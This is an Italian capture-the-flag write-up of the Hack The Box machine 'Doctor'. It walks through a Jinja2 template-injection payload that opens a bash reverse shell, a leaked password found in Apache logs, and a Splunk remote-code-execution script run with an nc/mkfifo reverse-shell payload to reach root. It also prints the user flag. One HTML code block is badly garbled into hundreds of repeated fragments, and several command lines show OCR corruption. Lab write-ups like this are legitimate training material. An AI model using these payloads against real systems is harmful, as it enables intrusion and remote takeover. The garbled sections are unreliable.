
DOCTOR | Kaosam

Il mio profilo -> https://www.hackthebox.eu/home/users/profile/149676


Risultati port scanning:

Alla porta 80 troviamo un semplice sito web:



La prima cosa che si può notare è la dicitura "doctors.htb", quindi aggiungendo la stringa su /etc/hosts è possibile navigare all'indirizzo http://doctors.htb

Fatto ciò, compare una schermata di login:



Se ci registriamo ed effettuiamo l'accesso, notiamo che compare la possibilità di postare un nuovo messaggio all'interno della piattaforma. Una volta inviato, apparirà sulla bacheca nella home page:



Se analizziamo il codice sorgente si può notare una riga HTML commentata:

```
<button class="navbar-toggler" type="button" data-toggle="collapse" data-target="#navbarToggle" aria-con
<span class="navbar-toggler-icon"></span>
</button>
<div class="collapse navbar-collapse" id="navbarToggle">
<div class="navbar-nav mr-auto">
<a class="nav-irem nav-link" href="/home">Home</a>
<a class="nav-irem nav-link" href="/archive">Archive">Archive</a>-->
</div class="nav-irem nav-link" href="/post/new">New Message</a>
<a class="nav-irem nav-link" href="/account">Archive="/account">Archive="/account">Archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archive="/archiv
```

Questa porta a un'altra sezione ancora in fase beta, contenente un output in XML:

```
<?xml version="1.0" encoding="UTF-8" ?>
<rss version="2.0">
<channel>
<title>Archive</title>
<item><title>title></item>
</channel>
```

https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection

Navigando su Github è possibile trovare un cheatsheet per effettuare un attacco Server Side Template Injection. Facendo un po' di prove, inseriamo su un nuovo messaggio il codice $\{ \{7*'7'\} \}$ sul titolo.

In questo caso, comparirà sulla pagina "archive" come title "777777". Sulla pagina Github viene fuori che si tratta di una Jinja2 Basic Injection.

Quindi, mettendo il terminale in ascolto sulla porta 4444, e inserendo su title il seguente injected code:

```
{% for x in ().__class__._base__._subclasses__() %}{% if "warning" in
x.__name__ %}{{x()._module.__builtins__['__import__']('os').popen("bash -
c 'bash -i >& /dev/tcp/IPADDRESS/PORT 0>&1'").read()}}{%endif%}{%endfor%}
```

Andando su "archive" compare la shell dell'utente web:

```
rootaunknown:~/Desktop# nc -lnvp 4444

Ncat: Version 7.80 ( https://nmap.org/ncat )

Ncat: Listening on :::4444

Ncat: Listening on 0.0.0:4444

Ncat: Connection from 10.10.10.209.

Ncat: Connection from 10.10.10.209:57676.

bash: cannot set terminal process group (875): Inappropri bash: no job control in this shell web@doctor:~$ whoami whoami web web@doctor:~$
```

Si nota però che la flag è dentro la cartella dell'utente shaun, e non abbiamo i permessi per aprirla.

Con un po' di enumerazione, si scopre che l'utente attuale (web) fa anche parte del gruppo adm, e gli utenti che fanno parte di questo gruppo, cercando su Google, hanno il seguente permesso:

adm: **Group adm** is used for system monitoring tasks. Members of this **group** can read many log files in /var/log, and can use xconsole. Historically, /var/log was /usr/**adm** (and later /var/**adm**), thus the name of the **group**

Quindi se andiamo all'interno dei log è possibile cercare per file contenenti informazioni quali password o altro:

```
/var/log/apache2/backup:10.10.14.4 - - [05/Sep/2020:11:17:34 +2000] "POST
/reset_password?email=Guitar123" 500 453
"http://doctor.htb/reset_password"
```

Trovata la password, entriamo come shaun e stampiamo la flag ottenuta:

```
web@doctor:/home/shaun$ su shaun
su shaun
Password: Guitar123
shaun@doctor:~$ ls
ls
user.txt
shaun@doctor:~$ cat user.txt
cat user.txt
a1cc01cf85301c3e366ff10c8421ca39
shaun@doctor:~$
```

Per continuare la privilege escalation, ricordiamo che inizialmente con il port scanning era stato trovato un servizio splunkd sulla porta 8089, e in precedenza era stato scoperto l'utente splunk.

Sul web se si cerca "exploit splunk 8089" esce questa repository con all'interno uno script python:

https://github.com/cnotin/SplunkWhisperer2/blob/master/PySplunkWhisperer2/PySplunkWhisperer2 remote.py

Dunque se esiste un processo splunk eseguito come amministratore, è possibile ottenere una shell. Lanciamo dunque lo script con le credenziali di shaun, mentre siamo in ascolto su una porta:

python3 exploit.py --host 10.10.10.209 --username shaun --password
Guitar123 --lhost YOURIP --payload 'rm /tmp/f; mkfifo /tmp/f; cat
/tmp/f|/bin/sh -i 2>&1|nc YOURIP YOURPORT >/tmp/f'

```
vootaunRnown:~/Desktop# python3 exploit.py --host 10.10.10.209 --username shaun --password Gui
23 --lhost 10.10.14.25 --payload 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>81|nc 10.10.
5 6666 >/tmp/f'
Running in remote mode (Remote Code Execution)
[.] Authenticating...
[+] Authenticated
[.] Creating malicious app bundle...
[+] Created malicious app bundle in: /tmp/tmp7466p4cj.tar
[+] Started HTTP server for remote mode
[.] Installing app from: http://10.10.14.25:8181/
10.10.10.209 - - [15/Feb/2021 10:07:28] "GET / HTTP/1.1" 200 -
[+] App installed, your code should be running now!
Press RETURN to cleanup
```

In ascolto sulla porta 6666:

```
Poot@unknown:~/Desktop# nc -lvp 6666
Ncat: Version 7.80 ( https://nmap.org/ncat
Ncat: Listening on :::6666
Ncat: Listening on 0.0.0.0:6666
Ncat: Connection from 10.10.10.209.
Ncat: Connection from 10.10.10.209:43574.
/bin/sh: 0: can't access tty; job control t
# whoami
root
```

Rooted!

Contattami su Twitter: https://twitter.com/samuelpiatanesi

Puoi trovare altri writeups sulla mia repo Github: https://github.com/Kaosam/HTBWriteups